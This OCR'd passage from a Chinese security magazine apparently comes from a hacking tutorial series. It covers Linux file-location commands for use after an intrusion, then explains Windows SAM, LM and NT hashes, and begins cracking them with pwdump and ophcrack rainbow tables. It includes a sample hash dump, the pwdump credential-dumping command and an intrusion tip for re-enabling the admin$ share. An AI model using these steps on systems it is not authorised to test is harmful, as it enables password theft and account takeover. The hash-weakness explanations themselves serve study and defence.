


图21

三、文件定位命令

在入侵过程中，我们经常会遇到这样的情况，进入某台Linux服务器，需要在这台服务器上查找一些资料，或者说是收集一些信息，比如my.cnf（mysql的配置文件）等。因为在入侵中得到的Linux服务器权限大多只能通过命令行来对其进行操作，没有了图形界面的方便，那么我们如何快速的搜索到需要的文件呢？也就是如何在命令行下迅速有效的查找指定文件的问题了，这一过程通常被称为“文件定位”。一般来说，查找有用的信息都不会使用曾经学过的find命令，因为find命令的查找速度实在是非常慢，而且占用CPU资源也非常多，好在我们可以通过另外三个命令来快速的进行文件定位，它们就是which、whereis、locate。

下面就来看看这三条用于文件定位的命令。

1、Which命令

功能说明：查找文件。

语　　法：which [文件...]

补充说明：which指令会在环境变量$PATH设置的目录里查找符合条件的文件。一般用于查找可执行文件。

参　　数：

-n<文件名长度>　指定文件名长度，指定的长度必须大于或等于所有文件中最长的文件名。

-p<文件名长度>　与-n参数相同，但此处的<文件名长度>包括了文件的路径。

-w　指定输出时栏位的宽度。

-V　显示版本信息

实例：在终端中执行命令**which passwd**，也就是查找“passwd”文件，可以看到文件“passwd”的路径是“/usr/bin/passwd”，如图22。

2、Whereis命令

功能说明：找到程序的源、二进制文件或手册。

语法：whereis [−s] [−b] [−m] [−u] [{ { −S | −B | −M } Directory ... }... −f] File ...

参数：whereis命令是找到指定文件的源、二进制文件和手册等各部分。提供的名称首先去除前导路径名组件和任何（单个的）格式为.ext的尾随扩展名（例如：c），由于使用源代码控制系统（请参阅SCCS）而引起的s.前缀也会被处理，然后命令会试图从一个标准位置列表中查找期望的程序。如果输入错误的选项，则返回一条用法消息。在其它情况下，不提供诊断。

如果给出−b、−s、−m或−u标志中的任一个，则whereis命令仅分别搜索二进制文件、源、手册或不寻常部分（或其中的两个）。

−b 搜索文件的二进制部分。

−m 搜索文件的手册部分。

−s 搜索文件的源部分。

−u 搜索不寻常文件，如果一个文件没有每个请求类型的一个项则认为该文件是不寻常文件。输入whereis −m −u *，则寻找当前目录中那些没有文档的文件。

−B、−M和−S标志可以用于更改或限制whereis命令搜索的位置。由于该程序为了运行的更快而使用了chdir子例程，所以使用−M、−S和−B标志，目录列表给出的路径名必须是完整的；例如它们必须以一个/（斜杠）开始。

−B与−b一样，但是添加了要搜索的目录。更改或限制whereis命令搜索二进制文件的位置。

−M与−m一样，但是添加了要搜索的目录。更改或限定whereis命令搜索手册部分的位置。

−S与−s一样，但是添加了要搜索的目录。更改或限定whereis命令搜索源的位置。

−f 终止最后的−M、−S或−B目录列表并发文件名起始位置信号。

```
jilianghou@jilianghou-deskto
文件(F)  编辑(E)  查看(V)  终端(T)  标签(T)  帮助(H)
jilianghou@jilianghou-desktop:~$ which passwd
/usr/bin/passwd
jilianghou@jilianghou-desktop:~$
```

图22

实例：在终端中执行命令**whereis passwd**，如图23，在图中可以看到whereis命令比which命令更强大（搜索的是同一个文件，但是回显的详细程度却明显不同），因为whereis命令不但可以查找可执行文件，还可以查找手册以及配置文件等。

```
jilianghou@jilianghou-desktop:~
文件(F)  编辑(E)  查看(V)  终端(T)  标签(T)  帮助(H)
jilianghou@jilianghou-desktop:~$ whereis passwd
passwd: /usr/bin/passwd /etc/passwd /usr/share/man/man1/passwd.1ssl.gz /usr/share/man/man1/passwd.1.gz /usr/share/man/man5/passwd.5.gz
jilianghou@jilianghou-desktop:~$
```

图23

3、Locate命令

功能说明：locate命令用于搜索指定文件，它比find速度快，但是依赖于一个需要每天更新的数据库。

语法：locate [目录名称]

参数说明：

−u：建立数据库，由根目录开始

−U：建立数据库，于指定目录开始

−e：将该参数后文件排除

−q：安静模式，不提示任何错误

−n：最多显示几个条目

−r：使用正则表达式

−d：指定数据库路径

−f：将指定文件系统排除

实例：在终端中执行命令**locate root**，如图24，我们得到了相当多的符合搜索条件的目录——很多名为root的目录。这里的root目录指的是文件名为root的目录，而不单纯是/root目录。另外我们还可以在终端中执行**updatedb**来立即更新数据库。

```
jilianghou@jilianghou-desktop:~
文件(F)  编辑(E)  查看(V)  终端(T)  标签(T)  帮助(H)
/usr/share/cups/doc-root/zh_TW/images/button-show-next.gif
/usr/share/cups/doc-root/zh_TW/images/button-show-previous.gif
/usr/share/cups/doc-root/zh_TW/images/button-sort-ascending.gif
/usr/share/cups/doc-root/zh_TW/images/button-sort-descending.gif
/usr/share/cups/doc-root/zh_TW/images/button-start-class.gif
/usr/share/cups/doc-root/zh_TW/images/button-start-printer.gif
/usr/share/cups/doc-root/zh_TW/images/button-stop-class.gif
/usr/share/cups/doc-root/zh_TW/images/button-stop-printer.gif
/usr/share/cups/doc-root/zh_TW/images/button-unpublish-printer.gif
/usr/share/cups/doc-root/zh_TW/images/button-use-default-config.gif
/usr/share/cups/doc-root/zh_TW/images/button-view-access-log.gif
/usr/share/cups/doc-root/zh_TW/images/button-view-error-log.gif
/usr/share/cups/doc-root/zh_TW/images/button-view-page-log.gif
/usr/share/cups/doc-root/zh_TW/images/button-view-printable-version.gif
/usr/share/man/man1/xsetroot.1.gz
/usr/share/man/man8/chroot.8.gz
/usr/share/man/man8/pam_rootok.8.gz
/usr/share/man/man8/pivot_root.8.gz
/usr/share/man/man8/rootflags.8.gz
/usr/share/man/man8/sudo_root.8.gz
/usr/share/pixmaps/gksu-root-terminal.png
/usr/share/recovery-mode/options/root
/var/log/fsck/checkroot
jilianghou@jilianghou-desktop:~$
```

图24

（本文所涉及到的VMware−Workstation、VirtualBox已收录到光盘中）

文章难易度：★★★★

文章阅读点：Windows密码的基础知识，如何在Linux下安装ophcrack-3.3.1，以及使用彩虹表进行破解

在Linux平台下利用彩虹表破解Windows密码

姬良

星期天凌晨3:30分，无法入睡的你漫步走到客厅打开电视机，不停地换台想找到一个能够使你入睡的电视节目。跳过许多广告和早晨刚看过的专家评论后，你碰巧看到一部很老的黑白西部电影，剧情正进入高潮：一位为了心爱的女子发誓金盆洗手的传奇枪手

被一名想扬名立万的新贵邀请决斗，他不顾爱人的哀求，再次带上手枪，准备在正午时分布满尘土的大街上迎接属于自己的命运。

正像以前西部的枪手一样，某一操作系统是否会成为被攻击的“目标”，与它的声誉和普及程度是紧密相连的。与凌晨电影里的英雄一样，如果你很有名，总会有个人在下一个拐角处等着你来证明一些事情。如果你正好是这个星球上使用最广的操作系统平台，你后背上画着的目标记号会有一英里那么宽。

——摘自Ed Skoudis Tom Liston所著的《COUNTER HACK RELOADED》second editon。

虽然Linux是一款非常优秀的操作系统，但是在普及程度上，Windows才是最大的赢家。如今的Windows系统正如“西部电影”中的那位传奇枪手，因此针对Windows系统的攻击也是种类繁多，尽管其中有很多攻击方法都是从UNIX中移植过去的（例如rootkit、溢出攻击等），但专门针对Windows系统的攻击方法仍然有许多。密码安全是信息安全中的一个重要组成部分，如何破解操作的系统密码是黑客必须要掌握的技术，本文就让我们进入系统密码破解技术的殿堂。我们先来破解Windows系统的密码，在下一期的内容则是破解Linux系统的密码。什么？我们不是UNIX黑客行的连载吗，怎么又扯上Windows的密码破解了呢？这是因为Linux系统本身不但是经常被攻击的对象，而且也时常是发起攻击的系统，本节所讲的Windows密码破解技术就是在Ubuntu Linux下进行的。

一、Windows的LSASS


在破解Windows密码前，我们先来看看Windows是如何存储用户密码的。说到Windows的密码，必须要了解一下Windows的安全子系统，那么什么是Windows的安全子系统呢？

安全子系统负责有关安全方面的功能，它也被称作为本地安全授权子系统服务（LSASS），在Windows安全中扮演着重要的角色。该用户模式子系统决定登录尝试是否合法，在用户登录过程中输入用户名和密码时，安全子系统将这些信息发送给称作SAM的设备。

小提示：

SAM is short for Security Accounts Manager，译为“安全帐户管理器”。它包含所有Windows用户帐户的信息，例如用户的ID和密码哈希散列。

通常，Windows默认安装时，SAM数据库中每一个用户帐号有两条密码记录，之所以这样做，是为了兼容不同版本的Windows系统。SAM数据库中的一条记录称作NT哈希，它包含用于NT内核的Windows系统兼容性的哈希加密密码；另一条记录称作LM密码表示，它包含版本低、能力弱的微软产品向后兼容的用户密码表示，比如LanMan（LM的来源），Windows 95、Windows98以及用于工作组的Windows系统。因此可以说，默认情况下，SAM数据库包含了每个密码的两种表示方法（LM表示和NT哈希加密）。另外，在NT哈希加密后，还可以添加可供选择的记录，SAM数据库中存储的帐号的样例如图1所示。


文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
Administrator:500:C473CB0039B5324B4CFD044DA7BF7886:781C98D665A4DD144E45F612CC076735:::
Guest:501:9145CF074926F511AAD3B435B51404EE:F1351AC828428D74F6DA2968089FC91F:::
IUSR_IBM:1014:E785791F2A10FA2446AE6DB0236866B8:ED8F2B7A33083E742531160CA0723696:::
IWAM_IBM:1015:63C32A93C43A3812B648CD1344AF12C9:8162D232430C81690A5DBF8152A2A342:::
LOCALUSER2$:1023:4DEFCBB0DB319D7EFF17365FAF1FFE89:0972C0A08972D9985DDE83BAD26460A6:::
SQLDebugger:1038:NO PASSWORD**********************:1BA74FD3D862E1D64B26FEDF582A19E3:::
TsInternetUser:1000:66B703B0D1A072EE7805E5DF87779101:5C48B9B1A879753A6E3A4B3E0320B142:::
yangca:1039:3DE68724661C3E74AAD3B435B51404EE:0E85E1536406051FC74ADE428E89C28D:::
```

图1

小提示：

很多读者对于“NT内核”这个概念并不清楚，认为NT就是WindowsNT 4.0操作系统（Windows2000服务器版的前一个版本，主要针对服务器的，个人用户当时使用的则是Windows9*），而使用“NT”内核的操作系统不只是纯粹的以“Windows NT”命名的操作系统，NT is short for New Technology，而使用此项新技术的操作系统并没有因为“Windows NT”这个名称在Windows发行版命名中的消失而消亡。我们使用的WindowsXP以及Windows Vista甚至是最新的Windows 7等均为“NT内核”，只不过版本不同而已，Windows2000为NT 5.0，WindowsXP为NT 5.1，Windows2003为NT 5.2，Windows Vista为NT 6.0，至于最新的Windows 7则并不是NT 7.0，而是NT 6.1，千万不要被其发行版的名称所迷惑哟。

注意，图1中的每一行都包含了一组记录，也就是一个Windows用户的相关记录。每条记录包含如下几部分：用户名，相关ID，LM密码表示，NT哈希密码以及几个可选的域。其中每一部分之间都用一个冒号隔开，同样每一个域也都由一个冒号分开。此外，虽然Linux将密码存储在纯文本的ASCII文件中，但是在Windows系统中，你却找不到包含于罗列记录详细内容的文件。在Windows中，实际上SAM数据库是以二进制形式存储的，也就是说，SAM数据库中的内容不是人类肉眼能看懂的。那么这些密码的记录是从哪里来的呢？可以使用专门的工具将SAM数据库的信息解析成可读的形式。通过将哈写加密密码转换成使用某些密码破解工具可读的形式，网络管理员可以审核用户选择的密码的强壮性。pwdump就是一个能够将Windows的SAM中存储的数据转换成人类可以阅读形式的程序。

二、LM表示和NT哈希对比

Windows中每一个帐号的LM和NT密码表示都是由两个完全不同的方法得到的。LM表示方法是通过给长度小于15个字母的密码填充空白字符，统一调整正好14个字母而得到的。在Windows2000及其后的操作系统中，如果密码大于或等于15个字符，则该密码不会存储它的LM表示，而在SAM中只创建并存储NT哈希。在填充字符后，产生的填充后的密码字符串被分割成两个一样长的部分，每个部分7个字符。每一部分加入一个形成奇偶性的字符（用数据加密标准DES加密），然后每一个部分都被用作一个十六进制数的DES加密的密钥。LM表示非常脆弱，它将一个字符串分割成两个7位字符长的部分来形成LM表示，这就使得攻击者可以分别猜测密码的每一个部分，加速了破解过程。因为猜两个7位的密码比猜一个14位的密码要简单得

多。为了了解其中的原因，假设我告诉你我在诸如两个1到1000万的数字，或者说我告诉你我想在一个1到100兆的数字，请你来猜。显然你会最先想出两个小于1000万的数字，除非你作弊或者运气实在太好。由此可见，从安全角度讲，LM表示中将密码分成两块是脆弱的，也许是设计者故意把它设计得很脆弱。

NT密码哈希要比LM密码表示强壮得多，但也是可以进行破解攻击的。在NT加密密码的表示中，使用MD4哈希算法三次来产生密码的哈希。注意：LM既不是一个哈希，也不是一个加密后的密码，它只是一个加密后的、固定的十六进制数，密码作为这个十六进制数的密钥。与此相反，因为NT表示使用了一个哈希算法来产生它，所以它是一个哈希加密的密码。

用于产生Windows密码表示的算法中存在一个安全缺陷，LM和NT都受此缺陷的影响，那就是密码表示没有被打散处理。打散处理表示从大量的加密算法排列中随机选取一个，然后用它来构建密码提示。基于字典的密码破解工具将更难破解那些进行了打散处理的密码表示。这是因为这些工具必须判断打散机制，然后将该机制应用于产生密码的算法中。因为Windows密码没有被打散，基于字典的密码破解工具对于每一个候选密码只需要尝试一个加密或者哈希算法。这大大加快了破解速度，不过值得庆幸的是，UNIX系统的密码使用了打散处理，从而使得密码更不容易被破解。

我们曾经提到过，默认情况下，Windows为每一个用户存储了LM和NT两种密码表示，因为LM密码表示太容易被破解，在非必要的时候（比如在没有计算机安装Windows95和98的网络中），强烈建议禁用它，原因在前面我已经说过了，那就是LM的密码表示容易被破解，这给计算机的安全造成了潜在的威胁。

与NT表示的密码相比，LM表示的密码究竟有多容易被破解呢？假设一切都相同，破解一个8位的LM密码表示要比破解NT哈希密码表示容易大约890倍，而破解一个14位的LM密码表示要比破解NT哈希密码表示容易大约450兆倍。

三、使用pwdump转储SAM数据库中的条目

概念性的东西讲了不少，下面就让我们来实际操作一下，在Linux平台下破解一个真实的Windows密码。我们要做的第一步就是先通过工具pwdump将Windows的SAM数据库中的条目转储出来，保存为一个文本文档。这里使用的是pwdump6测试版，而我们这些测试都是在运行于Ubuntu系统内的虚拟机中的WindowsXP来进行的。Pwdump是一个命令行工具，一般情况下我们只用到它的一种语法格式“pwdump -o 输出的文件名 机器名”。

从以上格式中可以看出，我们需要知道WindowsXP系统的机器名，获得机器名的方法很简单，在“我的电脑”上单击鼠标右键，在弹出的右键菜单中单击“属性”命令，然后就会出现“系统属性”对话框，单击“计算机名”选项，在这里就可以看到这台电脑的机器名了，本例中的机器名为“WWW-DEB18E2FC96.”，如图2。




图2

那么我现在想使用pwdump将SAM数据库中的条目存储到pwdump所在目录的pass.txt文件中，命令如下“pwdump -o pass.txt WWW-DEB18E2FC96.”。如果命令执行成功，就会出现complete的提示，如图3。这个生成的pass.txt文件中的内容如图1所示。




图3

小提示：

pwdump需要admin$共享支持，在实际入侵过程中，总会碰到admin$共享被删除的情况，此时可以执行命令“net share admin$”来开启admin$共享，这样就能够使用pwdump转储SAM数据库中的条目了。

四、什么是彩虹表

下面要做的就是密码的破解工作了，在Windows平台下，破解密码经常被分为两种方式。一种是字典破解，这种方法就是通过不断尝试预先设定好的密码条目来进行密码破解；另一种就是纯暴力破解，这种方法是不断的将字母或者数字以及符号进行组合，用组合后的字符串去当做密码来尝试取得认证，而需要哪些字母或者数字以及符号往往是用户可以设置的，就连组合成的字符串的长度也是由用户自行设置。

目前，破解系统密码主要是使用一种类字典破解方法——彩虹表破解，那么彩虹表是什么呢？彩虹表就是一个庞大的、针对各种可能的字母组合预先计算好的哈希值的集合，不一定是针对MD5算法的，各种算法的都有，有了它就可以快速的破解各类密码了。越是复杂的密码，需要的彩虹表就越大，现在主流的彩虹表都是100G以上。

不同的密码破解程序所需要的彩虹表也大都不同，这些程序往往不能共用同一种彩虹表。这里我们使用的密码破解程序为ophcrack，它是目前最流行的Windows系统用户密码破解工具，其拥有诸多不同级别的彩虹表，其中一些彩虹表体积只有几百MB，而特别的破解WindowsXP和Windows2003密码的彩虹表则有7GB，官方说这个彩虹表可以破解99%的WindowsXP或Windows2003的系统用户密码，不过与前面那几百MB的彩虹表相比，这个功能强大的彩虹表并不免费。不过好在有人把它上传到了互联网以方便大家使用，

叉子们可以在光盘中找到此彩虹表的种子。

下载好彩虹表后，我们会发现，彩虹表是个压缩包，我们需要将其解压并将其放入一个名为“table”或者“tables”的文件夹下，也就是说，彩虹表的上级目录名必须为“table”或者“tables”。SAM条目和彩虹表都有了，下面就差使用oph-crack来破解密码了。

五、在Linux下安装ophcrack-3.3.1

首先从光盘中找到ophcrack的源码包，版本为3.3.1，然后将其保存到硬盘上，在终端中执行命令**bzip2 d ophcrack-3.3.1.tar.bz2**将bz2压缩包解压，释放出tar归档文件，然后再执行命令**tar xvf ophcrack-3.3.1.tar**将tar归档文件释放。这时在当前目录下就会出现一个ophcrack目录了，这也就是ophcrack程序的安装文件所在的文件夹，如图4。不过此时大多数叉子的Ubuntu还无法编译并安装ophcrack，因为我们还没有安装编译ophcrack时所必要的支持。

```
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ cd 软件
jilianghou@jilianghou-laptop:~/软件$ ls
jilianghou@jilianghou-laptop:~/软件$ clear
jilianghou@jilianghou-laptop:~/软件$ ls
